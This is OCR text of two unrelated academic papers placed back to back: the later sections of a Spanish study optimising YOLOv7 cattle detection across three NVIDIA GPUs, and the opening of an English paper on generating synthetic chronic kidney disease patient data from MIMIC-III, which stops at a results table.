- **GeForce GTX 1650**: la cuál está basada en la arquitectura Turing, posee 896 núcleos CUDA utilizados para tareas de gráficos y cómputo, con 4 GB de memoria GDDR5 [7].

- **GeForce RTX 3060** : posee una arquitectura Ampere, incluye 3584 núcleos CUDA, lo que permite realizar un alto rendimiento en tareas de procesamiento gráfico, e incorpora 12 GB de memoria GDDR6 [7].
- **Titan Xp**: está basada en la arquitectura Pascal, tiene 3840 núcleos CUDA, lo que la hace significativamente más potente en términos de capacidad de cómputo en comparación con la GTX 1650, y posee 12 GB de memoria GDDR5X, lo que la hace adecuada para tareas de cómputo intensivo [7].

4. Metodología

La metodología propuesta para este artículo tiene como objetivo encontrar un equilibrio óptimo entre la precisión y la eficiencia computacional en la detección de objetos en la ganadería. La metodología se divide en tres etapas principales, que se describen a continuación:

1. **Ajuste de hiperparámetros**: se realizó un ajuste de los hiperparámetros del modelo YOLOv7. Este ajuste incluyó la modificación de parámetros como el tamaño mínimo de entrada de la imagen, la resolución de las capas de detección y los umbrales de confianza para la supresión no máxima (NMS). Se utilizó técnicas de búsqueda de hiperparámetros, como la búsqueda en cuadrícula (grid search) y la búsqueda aleatoria (random search), para identificar las configuraciones óptimas.
2. **Exploración de arquitecturas ligeras**: se investigó arquitecturas de modelos más ligeras que conservan la capacidad de detección precisa de los objetos pero reducen significativamente los requisitos computacionales. Esto incluyó el análisis de variantes de YOLOv7 diseñadas para un menor consumo de recursos. Se consideró el uso de modelos alternativos y comparaciones con YOLOv7 para identificar las soluciones más eficientes.
3. **Evaluación del modelo propuesto**: se comparó el rendimiento del modelo optimizado con el modelo YOLOv7 original. La evaluación incluyó métricas de precisión, sensibilidad en la detección y velocidad de inferencia. Se realizó pruebas en conjuntos de datos específicos de ganadería para asegurar la relevancia y validez de los resultados obtenidos.

5. Desarrollo

Para el análisis de rendimiento en este trabajo, se utilizó tres computadores de altas prestaciones, cuyas características se detallan en el Cuadro 1.

La elección de estos equipos se debió a las necesidades de procesamiento gráfico requeridas. Las tarjetas gráficas NVIDIA, reconocidas por su eficiencia y capacidad de procesamiento, fueron componentes esenciales para llevar a cabo las tareas de inferencia y análisis de manera eficiente y precisa. En este estudio, se utilizó un modelo YOLOv7 para la clasificación de razas específicas de ganado, como *"angus"* y *"criolla argentina"*, así como para la detección de diversas especies animales (ovejas, cabras y vacas) presentes en el campo experimental del

Cuadro 1: Características de los computadores

Características	Computador 1	Computador 2	Computador 3
Procesador	AMD EPYC 763	Intel(R) Core(TM) i7-10700F	Intel(R) Core(TM) i5-10500H
Frecuencia	2.3 GHz	4.8 GHz	2.5 GHz
Núcleos	48	8	6
RAM	DDR4 - 126 GB	DDR4 - 16 GB	DDR4 - 16 GB
Memoria - GPU	12 GB - Titan Xp	12 GB - GeForce RTX 3060	4 GB - GeForce GTX 1650

INTA Catamarca - La Rioja. La elección de YOLO se debe a su capacidad para detectar y clasificar múltiples clases de objetos en una sola pasada de la imagen, su eficiencia en entornos de campo experimental con condiciones cambiantes y su adaptabilidad para ser entrenado en la detección de una amplia variedad de objetos. Las mejoras implementadas en la arquitectura YOLOv7 para la detección y clasificación del ganado vacuno, bovino y caprino en la provincia de Catamarca fueron las siguientes:

- **Ajuste de Hiperparámetros**, se realizó ajustes en las imágenes de entrada, reduciendo el tamaño a 320 y 160 pixeles (px) en comparación con el modelo original que trabaja con 640 px. Se observó que el modelo YOLOv7 optimizado v.2 para 160 px presenta menor precisión y sensibilidad en comparación con las imágenes de 320 px, esto lleva a menor perdida de información. Se incrementó el parámetro de Intersección sobre Unión (IoU) de 0.45 a 0.6 en ambas versiones. Estos ajustes realizados en el código fuente del modelo original YOLOv7 utilizado para la inferencia.
- **Arquitectura**, el modelo YOLOv7 original utiliza la arquitectura ResNet101 para la clasificación de dos objetos luego de realizar la detección, para mejorar los recursos computacionales requeridos en la inferencia y dado que los objetos que se desean detectar y clasificar no se encuentran incluidos dentro de esta arquitectura y al tener los pesos entrenados necesarios para el modelo (cabra, ovejas, vaca angus y vacas criolla argentina) no es requerida para este caso particular, por lo tanto se logra mejorar significativas los tiempo de inferencias y la carga computacional.

6. Resultados

Para analizar y comparar el modelo optimizado en computadoras de altas prestaciones, se realizó diferentes pruebas en vídeo y experimentos ejecutando el modelo de clasificación y detección de ganado evaluado precisión y sensibilidad, como así también la utilización y uso de la memoria en la GPU de las tarjetas gráficas GeForce 1650, 3060 y Titan Xp, como puede observarse en las Fig. 3(a), 3(b) y 3(c). Al examinar detenidamente la utilización de la GPU, es evidente que al implementar las medidas de optimización pertinentes y al ejecutar las diferentes versiones de optimización de los modelos de la tarjeta gráfica GeForce 3060, se obtiene un aumento significativo en el rendimiento del sistema. Este rendimiento se traduce como 47 % del uso de la GPU al momento de realizar la




Figura 3(a): Modelos ejecutados en GeForce 1650.




Figura 3(b): Modelos ejecutados en GeForce 3060.

inferencia del modelo, lo que implica una ganancia considerable en eficiencia y capacidad predictiva, en contraposición con la tarjeta gráfica Titan Xp obtenemos un 75 % y la GeForce 1650 64 %. Aunque el costo computacional entre las tarjetas gráficas se produce además en el uso de la memoria de la GPU utilizando solo el 8 % del modelo optimizado v.1 en la Titan Xp en contraposición a la GeForce 3060 con 12 % y la 1650 con 61 %.




Figura 3(c): Modelos ejecutados en Titan Xp.

Posteriormente, se procedió a analizar la inferencia del modelo, esta tarea que implica el procesamiento y análisis de imágenes en movimiento, debe demostrar la capacidad de procesamiento de las tarjetas gráficas, se analizo y registro los tiempos de respuestas, el uso de la memoria de la GPU sin perder la eficiencia

en la precisión y la sensibilidad del modelo utilizado, teniendo en cuenta estos parámetros en la Fig. 4 se observa el tiempo de inferencia ejecutando los diferentes modelos.




Figura 4: Tiempo de Inferencia.

7. Discusión

El modelo optimizado v.1 desarrollado para este trabajo ha demostrado ser un sistema altamente eficaz y eficiente para la detección de ganado en videos con una resolución mínima de 320 píxeles, utilizando pesos preentrenados y un umbral de IoU de 0.6. Este avance representa un avance significativo en la aplicación de técnicas de visión por computadora al ámbito de la ganadería en la provincia de Catamarca, mejorando tanto la precisión como la velocidad en la identificación de animales en condiciones reales de campo. El análisis comparativo del rendimiento de diversas tarjetas gráficas subraya el impacto notable de la Titan Xp en los tiempos de inferencia y en la utilización óptima de los recursos de la GPU durante el procesamiento de imágenes con resolución de 320 píxeles. Los resultados indican que la Titan Xp, con su arquitectura Pascal y su mayor cantidad de núcleos CUDA, ofrece una capacidad de procesamiento sobresaliente en comparación con las tarjetas GeForce 1650 y 3060. Esta ventaja se refleja en una mayor eficiencia en la paralelización de tareas y una gestión más efectiva de la memoria, lo que permite reducir el tiempo total de procesamiento sin comprometer la precisión ni la sensibilidad del modelo. Sin embargo, es esencial destacar que la RTX 3060 se beneficia de los avances tecnológicos de la arquitectura Ampere, lo que se traduce en una mayor eficiencia global, esto proporciona un mejor rendimiento debido a la inclusión de núcleos tensoriales y núcleos de trazado de rayos (RT), que están optimizados para tareas de inteligencia artificial y procesamiento paralelo. Estos núcleos especializados permiten

mejorar de manera notable la inferencia en YOLOv7, aprovechando de manera más eficiente los recursos del sistema. Estas características hacen que la RTX 3060 sea una opción más adecuada para tareas que requieren un alto nivel de paralelismo y procesamiento intensivo. Por otro lado, la ejecución del modelo en la tarjeta gráfica GeForce 1650 representó un avance importante en términos de optimización, ya que permitió un uso más eficiente de los recursos disponibles. Aunque la GeForce 1650 es una GPU de gama media, con prestaciones inferiores a las tarjetas gráficas de alta gama como la Titan Xp o la RTX 3060, demostró ser una alternativa viable en escenarios donde el acceso a hardware especializado es limitado. Su capacidad para ejecutar modelos de visión por computadora sin sacrificar significativamente el rendimiento general es especialmente valiosa en entornos con restricciones de hardware, contribuyendo a la eficiencia del sistema sin requerir inversiones costosas en infraestructura. Esto resalta la importancia de ajustar los modelos a las capacidades del hardware disponible, asegurando un balance adecuado entre rendimiento y accesibilidad tecnológica. En el Cuadro 2, se observan las características del modelo optimizado v1, ejecutado en las diferentes tarjetas de vídeo.

Cuadro 2: Análisis de rendimiento

Titan Xp
320(px) P=85.3 %, S=77,1 %, GPU=75 %, Memoria GPU=8 %
GeForce RTX 3060
320(px) P=85.3 %, S=77,1 %, GPU=47 %, Memoria GPU=12 %
GeForce GT 1650
320(px) P=85.3 %, S=77,1 %, GPU=64 %, Memoria GPU=61 %

Se llevo a cabo pruebas adicionales utilizando el modelo optimizado v.2 con el objetivo de mejorar su rendimiento. No obstante, los resultados obtenidos no cumplió con las expectativas, ya que se observó pérdidas significativas en la sensibilidad del modelo, reduciéndose a valores inferiores al 60 %. Esta disminución en la sensibilidad afectó la capacidad del modelo para detectar objetos con precisión, lo que pone de manifiesto que las modificaciones introducidas en esta versión no logró equilibrar adecuadamente los parámetros de precisión y eficiencia.

8. Conclusión y Trabajos Futuros

En este trabajo, se optimizó el modelo YOLOv7 para la inferencia en la detección y clasificación de ganado en la provincia de Catamarca, utilizando diferentes tarjetas gráficas de NVIDIA. Los resultados obtenidos destacan no solo la importancia de seleccionar la tarjeta gráfica adecuada, sino también la necesidad de ajustar cuidadosamente los hiperparámetros y analizar el código

redundante en la inferencia para maximizar la eficiencia sin sacrificar la precisión y la sensibilidad en la detección de objetos. Se observó que la GPU Titan Xp se destacó por su rendimiento en los tiempos de inferencia del modelo, gracias a su arquitectura avanzada y mayor número de núcleos CUDA. Sin embargo, la optimización no depende únicamente del hardware. Los hiperparámetros del modelo se ajustaron cuidadosamente, resultando en el modelo optimizado v1, el que óptimo en velocidad, precisión y sensibilidad. Estos ajustes demuestran ser cruciales para adaptar el modelo a las capacidades de la GPU y garantizar resultados óptimos. Además, se realizó un análisis del código fuente para eliminar redundancias y acelerar el proceso de inferencia. Esto permitió mejorar aún más la eficiencia del modelo, reduciendo los tiempos de procesamiento sin comprometer la sensibilidad en la detección de objetos. Por último, cabe destacar que la elección de la tarjeta gráfica, la optimización de los hiperparámetros y la mejora del código son aspectos igualmente importantes en la optimización de modelos de visión por computadora. La optimización no se limita al hardware, sino que también involucra decisiones en el ajuste de los modelos y la mejora del código para alcanzar una eficiencia y precisión óptima.

Como trabajos futuros, se podría adaptar el modelo optimizado v1 en dispositivos edge, lo que permitiría analizar su rendimiento en tiempo real en entornos rurales, donde la conectividad puede ser limitada. Otra posible investigación sería comparar el proceso de optimización aplicado a YOLOv7 con otros modelos de detección de objetos para determinar si las mismas técnicas de ajuste de hiperparámetros y eliminación de código redundante pueden ser efectivas en otros algoritmos. Por otro lado, la extensión del modelo hacia el seguimiento de múltiples animales simultáneamente, utilizando algoritmos como SORT o Deep SORT, podría optimizar no solo la detección, sino también el seguimiento coherente de los animales a lo largo del tiempo. Estas propuestas ofrecen continuar mejorando el modelo, explorando nuevas áreas de aplicación en la clasificación y detección de ganado.

Referencias

1. Ciencias de Datos e Inteligencia Artificial. (2023). Disponible en: https://www.boehringer-ingelheim.com/sa/salud-animal/animales-de-produccion/porcinos/inteligencia-artificial-el-futuro-de-las-granjas.
2. Taneja, M., Byabazaire, J., Jalodia, N., Davy, A., Olariu, C., & Malone, P. (2021). Machine learning based fog computing assisted data-driven approach for early lameness detection in dairy cattle. *Computers and Electronics in Agriculture*, 171. Disponible en: https://doi.org/10.1016/j.compag.2020.105286.
3. Bhoj, S., Tarafdar, A., Chauhan, A., Singh, M., & Gaur, G. K. (2022). Image processing strategies for pig liveweight measurement: Updates and challenges. *Computers and Electronics in Agriculture*, 193. Disponible en: https://doi.org/10.1016/j.compag.2022.106693.
4. Gupta, R. K., Lathwal, S. S., Mohanty, T. K., Ruhil, A. P., & Singh, Y. (2014). Detection of lameness of cow based on body weight using artificial neural network. IEEE. Disponible en: https://ieeexplore.ieee.org/document/6828155.

5. Bowles, M. (2019). *Machine Learning with Spark and Python: Essential Techniques for Predictive Analytics*. John Wiley & Sons.
6. Lachman, J., & López, A. (2018). Innovación, habilidades y nuevas áreas de conocimiento en sectores tecnológicos emergentes: el caso de la Agricultura y Ganadería de Precisión.
7. NVIDIA Corporation. (2024). NVIDIA. Santa Clara, California, Estados Unidos. Disponible en: `https://www.nvidia.com/es-la/`.
8. Rozada Raneros, S., y otros. (2021). Estudio de la arquitectura YOLO para la detección de objetos mediante deep learning.
9. Syed Sahil A. Z. et al. (2022). A survey of modern deep learning based object detection models. Publicado por ScienceDirect el 8 de marzo de 2022. Disponible en: `https://doi.org/10.1016`.
10. Aranda, M., Araguas, G., & Redolfi, J. (2023). Aplicación de visión por computadora en ganadería de precisión en Catamarca. En *XX Reunión de Trabajos en Procesamiento de la Información y Control (RPIC2023)*, Obera, Misiones. ISBN: 978-950-766-230-0.
11. Krizhevsky, A., Sutskever, I., & Hinton, G. E. (2012). Imagenet classification with deep convolutional neural networks. En *Advances in neural information processing systems*, 1097–1105.
12. LeCun, Y., Bottou, L., Bengio, Y., Haffner, P., & others. (1998). Gradient-based learning applied to document recognition. *Proceedings of the IEEE*, 86(11), 2278–2324.
13. Zeiler, M. D., & Fergus, R. (2014). Visualizing and understanding convolutional networks. En *European Conference on Computer Vision*, 818–833.
14. Simonyan, K., & Zisserman, A. (2014). Very Deep Convolutional Networks for Large-Scale Image Recognition. *CoRR*, abs/1409.1556.
15. Szegedy, C., Liu, W., Jia, Y., Sermanet, P., Reed, S., Anguelov, D., Erhan, D., Vanhoucke, V., & Rabinovich, A. (2015). Going deeper with convolutions. En *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, 1–9.
16. He, K., Zhang, X., Ren, S., & Sun, J. (2016). Deep residual learning for image recognition. En *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, 770–778.
17. Xie, S., Girshick, R., Dollár, P., Tu, Z., & He, K. (2017). Aggregated residual transformations for deep neural networks. En *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, 1492–1500.
18. MATLAB. (2024). ResNet-101. Disponible en: `https://la.mathworks.com/help/deeplearning/ref/resnet101`.
19. Escobar, L. F. E., Bedoya, J. C. A., & Osorio, L. R. C. (2015). Unidades de procesamiento gráfico, conceptos básicos, aplicaciones y tendencias. Revista Universidad Católica de Oriente, 28(40), 80-93.
20. Brodtkorb, A. R., Hagen, T. R., & Sætra, M. L. (2013). Graphics processing unit (GPU) programming strategies and trends in GPU computing. Journal of Parallel and Distributed Computing, 73(1), 4-13.
21. Redmon, J., Divvala, S., Girshick, R., & Farhadi, A. (2016). You only look once: Unified, real-time object detection. En *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, 779–788.
22. Wang, C.-Y., Bochkovskiy, A., & Liao, H.-Y. M. (2022). You only look once: Trainable bag-of-freebies sets new state-of-the-art for real-time object detectors. *arXiv preprint arXiv:2207.02696*. Disponible en: `https://arxiv.org/abs/2207.02696`.

Patient-centric synthetic data generation: a new methodology for Chronic Kidney Disease

Candelaria Alvarez[1], Jose Ibeas[2], Javier Balladini[3], and Remo Suppi[1]

[1] Computer Architecture and Operating System Department, Universidad Autónoma de Barcelona, Barcelona, Spain
{AnaCandelaria.Alvarez,Remo.Suppi}@uab.cat
[2] Clinical, Interventional and Computational Nephrology, I3PT, Parc Tauli University Hospital, Sabadell, Spain
jibeas@tauli.cat
[3] Universidad Nacional del Comahue, Neuquén, Argentina.
javier.balladini@fi.uncoma.edu.ar

Abstract. Access to medical data is often restricted due to privacy and security policies. Synthetic data generation from real data is a widely adopted technique to address these limitations. This research presents a patient-centric methodology for generating synthetic data, specifically designed for patients diagnosed with Chronic Kidney Disease (CKD). The key advantage of this proposal is its explainability and the traceability of the results, as it relies on statistics and data analysis rather than AI algorithms. The MIMIC-III clinical dataset serves as the foundation for generating synthetic patients in this study. This article details the data preprocessing and filtering applied to this dataset. Subsequently, synthetic data for CKD patients is generated using the proposed methodology. A comparison is then conducted between the synthetic data and the real data. Additionally, the synthetic data is compared with results obtained using the AI algorithm known as SMOTE. Generally, the metrics for the synthetic data generated by SMOTE are slightly superior. However, the results obtained with the proposed methodology exhibit minimal deviations from the MIMIC data across most CKD stages.

Keywords: patient-centric methodology, synthetic data generation, chronic kidney disease

1 Introduction

Data holds immense value in scientific research and drives advancements across various fields, for example medicine. Having a large amount of good quality data is crucial to address the numerous challenges that may arise. For instance, enhancing disease models and making decision support systems can be done using good quality data from real patients. Nowadays, an immense amount of patient-related data is generated mainly in electronic health records [1]. Nevertheless, data privacy and security policies limit the access to this kind of data. The generation of synthetic patient data emerges as a solution to this limitation

problem. According to [2], "synthetic datasets consist entirely of, or contain a subset of, not real microdata that are artificially manufactured with or without the original data".

There are several works in the field of medicine using synthetic data. In [3] a DL algorithm for segmentation of brain tumours is trained with a synthetic dataset of 2D magnetic resonance images. Synthetic data can be used for analyses of geospatial and temporal epidemic trends, such as COVID-19 [4]. Another example involves the utilisation of synthetic health records alongside patient-specific models to construct virtual cohorts. For instance, in [5], the authors introduce numerous studies on conducting "in silico clinical trials" with virtual cohorts to evaluate the safety and/or efficacy of novel drugs and medical devices.

The main objective of our research is to present a methodology to generate synthetic data of patients diagnosed with chronic kidney disease (CKD). CKD is defined as the presence of kidney damage for a period of three or more months. The main indicators used are glomerular filtration rate (GFR) and albuminuria [6]. It can be classified into six stages based on ranges of GFR values: G1, G2, G3a, G3b, G4, and G5, with G1 representing the initial stage of the disease. It is patient-centric, since it uses a patient model to generate new synthetic records starting from information of real patients [7]. This methodology is based in data analysis and statistics, and it does not use complex AI models. Therefore, the primary advantage of this proposal resides in the explainability of the process; enhancing the understanding of the outcomes and how they were generated.

The MIMIC-III dataset will be utilised for the real values [8, 9]. The process of data preprocessing and filtering to obtain a reduced dataset containing only CKD patients will be outlined. Following this, all synthetic profiles will be generated using the proposed methodology, and the results obtained will be analysed. Finally, these results will be compared with other synthetic dataset generated using the SMOTE algorithm.

2 Patient model and data preprocessing

The synthetic patient model proposed consists of several variables. The variable profile indicates the stage of the disease in which the patient is (G1, G2, G3a, G3b, G4 or G5). Then, there is a variable to indicate their age in years, and another to indicate their biological sex (female or male). There are also a number of variables for the laboratory parameters measured in blood tests: creatinine, albumin, sodium, potassium, glucose, urea nitrogen, platelet count, and alkaline phosphatase. Finally, a variable indicates the patient's eGFR, calculated using the CKD-EPI-Creatinine estimation equations presented in [10].

For this work the MIMIC-III version 1.4 dataset was used [8, 9], which contains clinical data on more than forty thousand patients who stayed between 2001 and 2012 in critical care units at Beth Israel Deaconess Medical Center (Boston, USA). In particular, the information selected was related to the general data of the patients, the admissions that each patient had, and the results of the laboratory tests performed during each stay. Before using this information

to generate synthetic patients, it was necessary to perform several tasks in the dataset: **conditioning**, **filtering** and **reduction**.

The task of **conditioning** aimed to restructure the tables with the objective of creating a new comprehensive table, where each row encapsulated all relevant information about the patient, the admission details and corresponding laboratory results. To achieve this, unnecessary columns were removed, categorical variables were changed to numerical ones and the rows of lab results were pivoted to create one column for each parameter measured. Then, successive merges were applied to join the tables of patients, admissions, diagnoses, and laboratories. Finally, when the information was already in a single table, two new columns were added: one for eGFR and another for CKD stage. The eGFR was calculated for each laboratory result using the CKD-EPI equations mentioned in the patient model. The CKD stage (G1, G2, G3a, G3b, G4 or G5) was obtained from the ranges of eGFR defined for each stage of the disease.

The **filtering** task involved selecting only the relevant rows for the work on CKD patients. Initially, a list of 28 diagnoses was defined to represent the different stages of CKD and combinations with other diseases such as hypertensive heart disease or heart failure. Subsequently, 69 codes of laboratory items corresponding to the blood test variables defined in the patient model were selected. These codes vary depending on the fluid from which they are measured, for example, blood or urine. Finally, the rows from the already conditioned table were filtered using both sets of diagnoses and laboratory item codes. The columns for diagnoses were removed because the stage of the disease is already indicated in the CKD stage column calculated previously. The result was a table with rows corresponding to CKD patients and their relevant laboratory parameters.

Once the table was conditioned and filtered, a **reduction** task was performed to reduce the 69 columns of laboratory parameters. For this, any column with more than 90% null values was removed.

In summary, each row in the final table contains the results of one blood test for a CKD patient during a hospital admission. The columns are SUBJECT_ID (patient identifier), HADM_ID (admission identifier), eGFR (estimated GFR in mL/min), Age (in years), Biological sex (1 for Female and 0 for Male), 50912 (Creatinine in mg/dL), 50862 (Albumin in mg/dL), 50863 (Alkaline fosfatase in IU/L), 50931 (Glucosa in mg/dL), 51006 (Urea nitrogen in mg/dL), 51265 (Platelets in K/uL), 50983 (Sodium in mEq/l), and 50971 (Potasium in mEq/l).

3 Proposed methodology

The methodology presented in this study aims to utilise real data to generate synthetic records. These data must include an identifier, for example for each patient. Additionally, the records must be classified into different groups, and the same identifier can have several records in different groups. It is important to clarify that all variables defining an individual are considered to be independent of each other. Additionally, the transition time from one state to another for an individual is not calculated. In future versions, a correlation analysis between

variables will be conducted, and the variable of time will be incorporated into the synthetic data generation process.

This proposal is primarily based on data analysis and statistics. The distribution of the values of each variable and how these values evolve across the different groups, such as CKD stages, are used to generate synthetic data. To calculate the distribution of a variable, the cumulative distribution function (CDF) is employed. The CDF of a value x for a variable v indicates the probability that v has a value less than or equal to x within a specific dataset. This approach is useful for mapping the values of a variable into the range [0, 1] based on its cumulative probability.

The process of generating synthetic data of CKD patients consists of two main steps. The first step is the generation of the initial synthetic dataset in a particular stage, for example G2, using the real data from that stage. The second step involves the evolution of one synthetic dataset from its stage to another, for example from G2 to G3a, employing the progression of real data that are similar to each synthetic record.

The objective of the first step (Figure 1) is to generate the established number of patients in the indicated initial state. The words highlighted in blue indicate the configuration parameters of the methodology, which are listed in Table 1. The process for generating a synthetic patient involves calculating a value for each of the defining variables. To this end, the CDF table t for a variable v is calculated. Following this, a uniformly distributed random decimal r between 0 and 1 is generated. The variable value x from table t, whose CDF value is the closest to r, is then identified, and x is used as the value of v for the synthetic patient.




Fig. 1: Process to generate the initial synthetic dataset.

Using this mechanism, the synthetic value of the biological sex variable is first calculated, and with this result, the real dataset is filtered. This is done to calculate the subsequent variables using information from patients of the same biological sex, as it is a factor that influences disease progression. Next, the synthetic age is calculated, and the real dataset is filtered to obtain records with ages within the range [synthetic age, synthetic age+'new age filter']. With this dataset, all remaining laboratory variables are calculated using the same CDF+random mechanism, and the values of age, biological sex, and creatinine are used to calculate the eGFR using the estimation equations. In this manner, the synthetic patient is composed of all the calculated synthetic variables.

Table 1: Configuration parameters for the synthetic data generation.

Parameter	**Value**
Amount of patients	value $\in N$
Similarity criteria	Euclidean or Cosine
Similarity value	value $\in R$
Similarity variables	List of variables
Age window filter	value $\in R$
New age option	CDF+random or Similar
New age filter	value $\in R+$

This entire process is repeated the number of times specified by the parameter 'amount of patients'

The second step aims to evolve a synthetic dataset from one stage to another, for example, from G2 to G3a, as illustrated in Figure 2. The blue boxes represent the variable values of the patient in G2, whereas the orange boxes indicate the variable values for the patient in G3a. This is repeated for every synthetic patient P in G2 and comprises a series of tasks. The first task is to obtain the records of real patients in G2 who are similar to P, called window of P in G2. This process, detailed in the dashed line box, filters the data of real G2 using the biological sex of P and a range of age (similar as step 1). Then, it compares P with every patient in this subset of G2. This is achieved using cosine similarity or euclidean distance (as indicated by the parameter 'similarity criteria') applied to a list of 'similarity variables'. If using cosine similarity, the record is included in the resulting set if the obtained value is greater than or equal to the percentage indicated by the parameter 'similarity value' . If using euclidean distance, the record is included in the window if the obtained value is less than or equal to 'similarity value'. It is not possible to continue if the progression of P if the window is empty.

Once the records within the window have been computed, their real progression towards G3a is obtained using the IDs of the patients and the real data of G3a. If none of the records in the window show progression towards G3a, the procedure cannot continue. In such cases, an attempt should be made to estimate progression towards another stage like G3b or G4 from the same window of P in G2. If records are available, these form a subset of real G3a records. Next, the age for P in G3a is calculated according to the method specified by the *new age option* parameter. If 'Similar' is selected, the age value is equal to the age in G3a of the most similar patient in the window who progressed to G3a. If *new age option* is 'CDF+random', the age is calculated using that process. Subsequently, data is filtered again using the age range. Laboratory variables are then calculated from this filtered data, using the same procedure. Finally, the eGFR value is obtained and checked to ensure it falls within the defined range for G3a. If affirmative, the progression of P from G2 to G3a is finished. If negative, no progression to G3a is achieved. This scenario may occur if there are limited progression records, resulting in age and creatinine values that, when




Fig. 2: Process to evolve a synthetic dataset from one stage to another.

applied to eGFR equations with patient biological sex, yield out-of-range results. At this point, the process of generating new variables could be repeated, but we have chosen not to do so.

4 Results analysis

The methodology explained in the previous section was implemented using Python. The experimentation involved conducting multiple runs with different configuration parameters. The results were the synthetic datasets and statistical metrics based on the variable eGFR, as it is the main indicator of CKD progression.

The following analysis will focus on 9 executions, configured as follows: 1,000 patients generated in G1 and evolved to G5, using euclidean distance (similarity value of 1, 2 or 5) calculated based on the variables eGFR, creatinine, biological sex, and age, with an age filter of 0.5, 1 or 2 years and using CDF+random to calculate new values of age. An analysis will be conducted on the quantity of synthetic data generated, their distribution according to eGFR, and the difference in eGFR between synthetic patients and the real patients within their window.

Firstly, the quantity of data generated at each stage was analysed. As previously explained, the progression of a synthetic patient may not reach stage G5 for various reasons: either due to the inability to find real patients meeting the similarity criteria, or because there is no progression of the similar patients to the next stage. The results obtained are shown in Table 2, where the first two columns indicate the configuration of the execution which generated the synthetic dataset. It could be inferred that modifications to the parameters 'similarity value' and 'age window filter' affect the size of the window and the filtering of real data, suggesting that more restrictive parameters might generate fewer synthetic records progressing from G1 to G5. However, in all cases, the number

of rows decreases by approximately a hundred from one stage to the next, leading to the conclusion that parameter modifications do not significantly affect the quantity of synthetic data generated. On the other hand, at G5, approximately half of the 1000 synthetic records generated at G1 are obtained. This should be taken into account when defining the 'amount of patients' parameter.

Table 2: Number of records by stage in each synthetic dataset.

Similarity value	**Age filter**	**G2**	**G3a**	**G3b**	**G4**	**G5**
1	0.5	938	865	769	692	539
	1	928	853	775	684	554
	2	862	799	702	619	487
2	0.5	936	850	763	684	553
	1	913	830	736	633	536
	2	929	820	730	652	537
5	0.5	920	833	732	666	561
	1	894	824	761	645	553
	2	931	821	713	642	558

